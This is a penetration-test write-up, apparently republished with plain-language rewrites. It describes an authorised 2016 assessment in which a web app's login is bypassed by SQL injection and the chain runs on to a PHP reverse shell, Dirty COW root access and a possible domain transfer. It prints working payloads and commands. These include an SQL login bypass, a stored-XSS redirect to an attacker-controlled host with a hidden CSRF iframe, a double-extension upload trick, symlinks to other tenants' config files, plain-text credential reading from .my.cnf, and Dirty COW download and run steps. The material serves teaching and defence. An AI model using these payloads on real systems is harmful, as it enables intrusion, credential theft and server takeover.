A journey from bypassing login panel to getting r00t level access on a server with potential business takeover
The application was vulnerable to SQL injection in the login form, allowing authentication bypass. An attacker could then chain stored XSS, CSRF, and mass assignment to create a hidden admin account, upload a PHP reverse shell via a file upload bypass, escalate to root using Dirty COW, and potentially take over the business by transferring domains.

medium.com
Published on medium.com
This write-up is from one of the security assessment projects which I did back in 2016. Not so fancy bugs, leets can skip!
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
This write-up comes from a security assessment project carried out in 2016 for an organisation that offers RFID, barcode, biometrics and asset management solutions. The entry point was a web application used by internal employees, reached during the second day of the assessment after the usual host discovery, port scanning, service mapping and low-hanging-fruit work. The application exposed a login panel and, once inside, a User Management module that lists user accounts and lets an administrator create users with three different roles. A profile page offered image upload.
The chain described here runs from an authentication bypass, through a backdoor administrator account built from CSRF, IDOR and XSS, to a PHP reverse shell, symlink-based reading of configuration files, database access, cPanel compromise, kernel privilege escalation and finally the possibility of a domain transfer. The author frames the whole thing as a potential business takeover.
Setup
The work started with directory enumeration against the target application. Dirbuster revealed some interesting endpoints, but every request the team sent to the server required authenticated access, so authentication was the first hurdle. The application sat on a shared hosting server that also hosted other domains, and cPanel and WHM services were running on it. No specific tool versions are given beyond Dirbuster, a PHP reverse shell from pentestmonkey, Adminer or DBKiss as database management tools, and the FireFart dirtycow exploit. The activity was carried out with prior permission, and the report stresses that stakeholders should be informed beforehand and that hosting providers should know the activity is authorised, because suspension of accounts causes business downtime.
Finding it

The first observation was simply that everything behind the login required authentication. After a couple of failed attempts at bypassing the login, the author randomly entered an SQL injection payload and sent it. It bypassed authentication and logged the author into the application.
Once inside, the portal showed the User Management module.

The User Management module lists all the user accounts of the application, but no Administrator accounts appeared in that list. The same module lets an admin create users with three different roles.

That gap, a user creation function with a role selector and no visible administrator accounts, is what prompted the next step: a combination of CSRF and IDOR, which the author notes is called Mass Assignment or method overloading exploitation today.
Exploitation
Step 1: SQL injection in the login form
The payload sent to the login form was:
' or 1--
The application authenticated the request and the author was logged in.
Step 2: Mass assignment of the role on user creation
The author appended a role=1 parameter to the createUser request inside a CSRF script. The result was an administrator account. The reasoning given is that parameters normally submitted to differentiate normal and admin accounts expose a logic flaw in how the application processes them: role=1 indicates the account has to be created as admin. The report also suggests checking for role=admin/adminsitrator/1/0/root/[usernames].

This is a post-authentication vulnerability, and the application did have a csrf_cookie_name parameter meant to prevent CSRF. It was not implemented properly: the server validated that the token existed and was valid, but failed to validate which user the token was assigned to. With that weakness, an adversary can create an admin account that will not be listed in the User Management module, which the author describes as a backdoor.
Step 3: Delivering the CSRF with stored XSS
The remaining problem was how to make an admin visit the CSRF page. The team found stored XSS at multiple places, including message fields, forum chat sections and other areas. The payload used to redirect the admin to the CSRF page was:
<script>window.location('http://vulnerabilities.in/Surprise');</script>
It was sent to the admin through the messaging feature of the application. The page at http://vulnerabilities.in/Surprise was created with a hidden iframe that issues a CSRF request to the vulnerable site:
<iframe src="/csrf.html" width=0 height=0>
A successful XSS attack redirects the admin to the /Surprise page, where the iframe is hidden off-screen. The admin has no idea that a rogue script executed without their knowledge and that a backdoor admin account was created.


The target website has a hard time distinguishing legitimate from rogue requests, because the requests come from a trusted admin's authenticated browser. The CSRF attack is therefore possible without the admin or the website realising it. The report notes that the XSS exploit can be rewritten so that it creates the user account without redirecting the admin to a different page.
Step 4: File upload bypass to PHP execution
The User Management context made the profile picture upload an obvious target.

Uploading a PHP file produced an error denying the upload. Tinkering around, the author found that only jpg and png files were accepted. Attaching the file with a jpg extension, test.php;.jpg, bypassed the file-type validation. A test.php file was uploaded first to test execution. Navigating to the images folder showed that test.php had been renamed and uploaded successfully, and the file could be executed from this path:
https://example.com/uploads/images/test-userID.php
The contents of test-userID.php were:
<?php echo phpinfo();?>

With that confirmed, a reverse shell was uploaded and the author connected to the target server from a terminal. The report notes that leaving a backdoor or other malicious code on the system allows an attacker to come back later or to perform multiple tasks on the web application server.
Step 5: Reverse IP lookup for other domains on the server
When more websites are hosted on the same server, an attacker is more likely to try to compromise every one of them. A reverse IP lookup quickly showed all the other domains hosted on the same shared hosting server. The report lists three ways to do it:
1. /etc/valiases<?php$dir = '/etc/valiases';$files = scandir($dir);print_r($files);?>Email forwarders are set here which reveals domain name aliases2. /etc/named.confpreg_match_all("#named/(.*?).db#", $file, $r); //Contain 2 entries, internal & external$domains = array_unique($r[1]);Consists of zone entries for all the domains in that server.3. http://viewdns.info/reverseip/?host=domain.com
Email forwarders in /etc/valiases reveal domain name aliases. /etc/named.conf holds zone entries for all the domains on the server, with two entries, internal and external. The third option is the viewdns reverse IP lookup.


A list of a few more domains hosted on that server came back.
Step 6: Symlinks to read configuration files
The report describes symlinks as a common technique in the black-hat community: a symbolic path indicating the abstract location of another file or directory, useful for reading files of other users on a Linux server. To read configuration files hosted on the server, the following command was executed:
ln -s /home/target/public_html/includes/config.php symlink.txt
This creates a symlink for /home/target/public_html/includes/config.php as symlink.txt under the current directory. The report also shows a batch of links, including one to the filesystem root and one to each WordPress configuration file:
ln -s / symrootln -s /home/example/public_html/domain1/wp-config.php symlink1.txtln -s /home/example/public_html/domain2/blogs/wp-config.php symlink2.txtln -s /home/example/public_html/domain3/boxedlayout/wp-config.php symlink3.txt
One of the configuration files found on the server revealed database credentials.

Step 7: Reaching the database from inside the network
The database credentials from the configuration files could not be used from external networks, so DBMS tools had to be uploaded to the server to reach the database from within the internal network. Adminer or DBKiss serve that purpose. The script was uploaded to a public directory on the server so it could be reached remotely through a browser, and that script interacts with databases in the internal network:
Example.com/Ciph3r00t/ConnectDB.php
Once connected, backdoor accounts were created as proof of concept on the database server, with the following credentials, on all the WordPress installations found on that server:
Username: Ciph3r00tPassword: MD5Hash(password)=> [redacted]


Step 8: Internal network recon

The report then dumps the recon of the internal network. The network interfaces configuration was collected:
Port scanning followed:


More ports mean more services and more bugs. cPanel and WHM services were also running. cPanel is a Linux-based web hosting control panel that provides admin level controls to the hosting web server, so cracking it would give admin level control over the server. A scan was run to see how many other domains on this server were using cPanel.
Step 9: cPanel credentials from .my.cnf
Most MySQL programs can read startup options from option files, sometimes called configuration files, which specify commonly used options so they need not be entered on the command line each time. By default, cPanel and WHM's implementation of MySQL stores the MySQL root account password in the /root/.my.cnf configuration file. If the remote MySQL root password on the hosting server is changed, the remote MySQL server's /root/.my.cnf file must be updated. When the password for a domain is set in cPanel, a .my.cnf file is created in the home directory containing the domain username and password:
cat /etc/.my.cnf[client]user=ExampleUserpassword="MyStrongestPassword-TmV%dc_nt2@UXufQ"
The MySQL credentials in the .my.cnf file are used to log in to phpMyAdmin and to install and uninstall Site Software, and the password is stored in plain text in that file. That is how access to cPanels was gained.


Switching the account on the Bluehost cPanel gave access to the Reseller account of the organisation, which the report attributes to the pitfalls of reusing the same passwords.
Step 10: Rooting the server with dirtyCOW

During the assessment period there was a boom of dirtyCOW. On 19 October 2016 a privilege escalation vulnerability in the Linux kernel was disclosed in virtually all versions of the Linux operating systems and was actively being exploited in the wild.


The dirtyc0w proof-of-concept exploit used here generates a new password hash on the fly and modifies /etc/passwd automatically. The author only had to run it and pwn, with a backconnect from the application to the terminal using the PHP reverse shell for a neat interface. The commands were:
Download:curl https://github.com/FireFart/dirtycow/blob/master/dirty.cCompilation:gcc -pthread dirty.c -o dirty -lcryptExecution:chmod +x dirty./dirtysu firefart
More information on the dirtyC0w exploit is at https://dirtycow.ninja/ and https://github.com/FireFart/dirtycow/blob/master/dirty.c.
Step 11: Business takeover through domain transfer
With enough privileges and access to the control panel, it is also possible to transfer a domain from one registrar to another. The report points to a domain transfer process video and to Bluehost's help page at https://my.bluehost.com/hosting/help/350. Transferring a domain involves multiple steps and requires going through the authorisation process: unlocking the target domain, extracting the EPP code, and purchasing the domain with another registrar. Some steps happen with the target registrar and some with the new registrar. The process takes days and can be detected with monitoring and alerts, but if it is missed, the business is lost.
Root cause
Several separate mistakes combine here. The login form accepted ' or 1-- and authenticated the request. The user creation endpoint accepts a role parameter that the client is not supposed to control, and the server trusts it, which is the mass assignment flaw. The CSRF defence exists in name only: the csrf_cookie_name token is checked for existence and validity but not bound to the user it was issued to, so a token from one session works for another. Stored XSS in message fields, forum chat and other areas gives the attacker a delivery channel to the admin's authenticated browser. Symlinks let the attacker read other users' files on the shared server, including WordPress configuration files with database credentials. Credentials are stored in plain text in .my.cnf, and passwords are reused across accounts, which is what allowed the move from a domain panel to the reseller account.
Impact
An attacker who reaches the login form can authenticate without credentials. From there, an admin account can be created that does not appear in the User Management listing, giving persistent access. Through the upload flaw, PHP code executes on the server, which leads to a reverse shell. On a shared host, the other domains on the same server can be enumerated and their configuration files read through symlinks, exposing database credentials. Those credentials allow backdoor accounts on every WordPress installation found on the server. Internal recon exposes further services, and plain-text credentials in .my.cnf give access to cPanel, including, through password reuse, a reseller account. Kernel privilege escalation gives root. With control panel access, a domain transfer becomes possible, which the report describes as a potential business takeover, while noting that the transfer takes days and can be caught by monitoring and alerts.
Fix
The report states that the assessment report was sent on time and that all the loopholes were communicated to the appropriate teams with an action plan for remediation.
Variants to test
- Try
' or 1--and other tautologies in login fields. A positive result is a session issued without valid credentials. - Add
role=1,role=admin,role=adminsitrator,role=0,role=rootor a username to user creation requests. A positive result is an account with elevated privileges that does not appear in the user listing. - Replay a CSRF token from one session in another user's request. A positive result is the action succeeding despite the token belonging to a different user.
- Send a stored XSS payload through messaging or chat and check whether it executes in the admin's browser. A positive result is script execution in the privileged session.
- Upload
test.php;.jpgand similar double-extension names. A positive result is a PHP file stored under the uploads path and executed when requested. - Use symlinks to read configuration files of other users on shared hosting. A positive result is credentials appearing in the linked file.
- Run a reverse IP lookup against the target and check
/etc/valiasesand/etc/named.conffor other domains. A positive result is a list of additional domains on the same server. - Read
.my.cnffiles for plain-text MySQL credentials and try them against cPanel and phpMyAdmin. A positive result is a successful login, and possibly a reseller account through password reuse. - Check the kernel version against dirtyCOW and, where permitted, run the FireFart exploit. A positive result is a new root-equivalent user such as
firefart.
The report closes with the possible exploit chains it assembled: XSS + CSRF + Mass Assignment leading to backdoor admin accounts; XSS + CSRF leading to uploader restriction bypass, PHP upload and RCE; XSS + CSRF leading to a reverse shell, reverse DNS, symlinks, credentials from config files, a DBMS script and database access, then backdoor CMS accounts; XSS + CSRF leading to a reverse shell and privilege escalation to root; and port scanning, service mapping, cPanel credential extraction, domain control panel login, switching to the reseller account, a domain transfer request and business takeover.
What happened, in plain words
In 2016 I was part of a security assessment for an organisation that sells RFID, barcode, biometrics and asset management solutions. The job was to break into their systems the way a real attacker would, with written permission, and then tell them how to fix what we found.
The short version: we got past a login screen without knowing any password, created a hidden administrator account, uploaded a small program that let us run commands on the server, read other people's configuration files, reached their database, logged into their hosting control panels, became the most powerful user on the machine (root), and showed that in theory the company's domain name could be moved away from them. That last part is what I call a potential business takeover.
This article walks through each step slowly, assuming you have never done security work. If you can use a browser and a computer, you can follow it. Nothing here is advanced magic; each step is a small mistake that made the next step possible.
The target and the setup
What the organisation does
The client offers RFID, barcode, biometrics and asset management solutions. In plain terms: they make the hardware and software companies use to track physical things (tags on equipment, fingerprint readers, barcode scanners) and to keep records of what assets exist and where they are.
How the assessment started
The first day or so was routine. We discovered which machines the organisation had on the internet, scanned them to see which ports were open, and worked out which services were listening on those ports. A port is like a numbered door on a computer: web servers usually listen on port 80 or 443, and other services use other numbers. Service mapping means figuring out what program sits behind each open door.
On the second day we landed on a web application used by internal employees. A web application is a website with a login and features behind it, rather than just pages to read.
Directory enumeration
We ran a tool called Dirbuster. Its job is to guess file and folder names on a website by trying a long list of common ones (/admin, /backup, /uploads and so on) and noting which ones exist. It revealed some interesting endpoints. An endpoint is simply a specific address on the server that does something, for example a page that creates users or a folder that stores pictures.
But every request we sent to the server required authenticated access. Authenticated access means the server only answers if it knows who you are, usually because you logged in first and it gave your browser a session cookie. A cookie is a small piece of text your browser stores for a site and sends back with every request; a session cookie is the one that says "this is the person who logged in". Without a valid one, the server refuses.
So authentication was the first hurdle. Everything else was locked behind it.
The environment
The application sat on a shared hosting server. Shared hosting is like a block of flats: one physical machine, many tenants (websites), each with its own folder but sharing the same building, the same plumbing and the same front door. That matters later, because a weakness in one flat can expose the neighbours.
On that server, cPanel and WHM were running. cPanel is a Linux-based web hosting control panel: a web page where the owner of a website manages files, email, databases and domains. WHM is the reseller-level version of the same idea, letting one company manage many cPanel accounts. If you control cPanel, you control the website; if you control WHM, you control the accounts of many websites.
The tools used along the way were Dirbuster, a PHP reverse shell from pentestmonkey, Adminer or DBKiss as database management tools, and the FireFart dirtycow exploit. No specific versions are given.
Permission and ground rules
All of this was done with prior permission. The report stresses two practical points: tell all the stakeholders beforehand so nobody panics, and make sure the hosting or domain provider knows the activity is authorised. Otherwise they may see strange traffic, suspect an attack and suspend the account. A suspension means the business goes offline for hours, which costs money and reputation.
Finding the way in
Everything needs a login
The first observation was simple: every request required authentication. That is good design in principle, but it also told us where to push.
The login bypass
After a couple of failed attempts at bypassing the login, I randomly entered an SQL injection payload and sent it. It bypassed authentication and logged me into the application.
SQL injection (SQLi) needs a short explanation. A database is where a web application keeps its data: users, passwords, messages, everything. The application talks to the database in a language called SQL, and a typical login check looks like a question: "is there a user whose name is X and whose password is Y?". The application builds that question as text, gluing your typed username and password into it. If it does not separate your input from the question properly, you can type characters that change the meaning of the question itself. It is like a form that says "I would like a coffee with ___" and you fill the blank with "nothing, and also give me the till".
Once inside, the portal showed the User Management module.
What the User Management module does
The User Management module lists all the user accounts of the application, but no Administrator accounts appeared in that list. The same module lets an admin create users with three different roles.
A role is a label that decides what an account may do: a normal user can read their own profile, an administrator can create and delete other users. The gap we noticed was this: there is a user creation function with a role selector, and no administrator accounts are visible in the listing. That combination is what prompted the next step, a mix of CSRF and IDOR, which today is often called Mass Assignment or method overloading exploitation.
Exploitation, step by step
Step 1: SQL injection in the login form
The payload sent to the login form was:
' or 1--
Line by line, in plain words:
'is a single quote. In SQL, quotes mark where a piece of text starts and ends. Typing one closes the text the application opened, so whatever follows is no longer treated as data but as part of the instruction.or 1adds a condition that is always true, because 1 is always 1. If the original question was "is the password equal to [your input]", it now reads roughly "is the password equal to [empty] or is 1 equal to 1", and the second half is always true.--is the SQL comment marker. Everything after it is ignored, which neatly disposes of the rest of the original query, including the closing quote the application expected.
The application authenticated the request and I was logged in. No password was needed.
Step 2: Mass assignment of the role on user creation
Now that we were inside, the goal was an account with more power than the one we had. I appended a role=1 parameter to the createUser request inside a CSRF script. The result was an administrator account.
Two terms to unpack. A parameter is a named value sent with a request, like role=1 or name=Alice; the server reads them to decide what to do. CSRF stands for Cross-Site Request Forgery: tricking a logged-in user's browser into sending a request the user did not intend, using the fact that the browser automatically attaches the user's cookies. If the admin is logged in and visits a page I control, that page can make the admin's browser send a request to the vulnerable site, and the site will believe it came from the admin.
The reasoning behind role=1 is that parameters normally submitted to differentiate normal and admin accounts expose a logic flaw in how the application processes them: role=1 indicates the account has to be created as admin. The report also suggests checking for role=admin/adminsitrator/1/0/root/[usernames]. Note the misspelling adminsitrator in that list; it is there because developers mistype things too, and a server may accept the typo.
This is a post-authentication vulnerability, meaning it only works once you are already logged in. The application did have a csrf_cookie_name parameter meant to prevent CSRF. A CSRF token is a random value the server gives to a form so it can check that the form really came from its own pages and not from an attacker's page. It was not implemented properly: the server validated that the token existed and was valid, but failed to validate which user the token was assigned to. In everyday terms, the bouncer checks that you have a ticket, but not that the ticket is yours.
With that weakness, an adversary can create an admin account that will not be listed in the User Management module. That is a backdoor: a way in that the legitimate owners do not know about.
Step 3: Delivering the CSRF with stored XSS
The remaining problem was practical: how do you make an admin visit your CSRF page? You cannot email a link and hope. The team found stored XSS at multiple places, including message fields, forum chat sections and other areas.
XSS stands for Cross-Site Scripting. It means getting your own code (usually JavaScript, the language browsers run) into a page that other people view. Stored XSS means the malicious text is saved on the server, for example as a message, and served to whoever reads it later. It is like hiding a whoopee cushion in a chair that the manager will sit on.
The payload used to redirect the admin to the CSRF page was:
<script>window.location('http://vulnerabilities.in/Surprise');</script>
Line by line:
<script>and</script>mark the start and end of code the browser should run.window.location(...)is the browser instruction to navigate to a new address.http://vulnerabilities.in/Surpriseis the page I controlled, where the CSRF request would be fired.
It was sent to the admin through the messaging feature of the application. The page at http://vulnerabilities.in/Surprise was created with a hidden iframe that issues a CSRF request to the vulnerable site:
<iframe src="/csrf.html" width=0 height=0>
Line by line:
<iframe>embeds another web page inside the current one, like a picture frame on a wall.src="/csrf.html"says which page to load inside the frame; that page contains the request that creates the admin account.width=0 height=0makes the frame invisible, so the visitor sees nothing unusual.
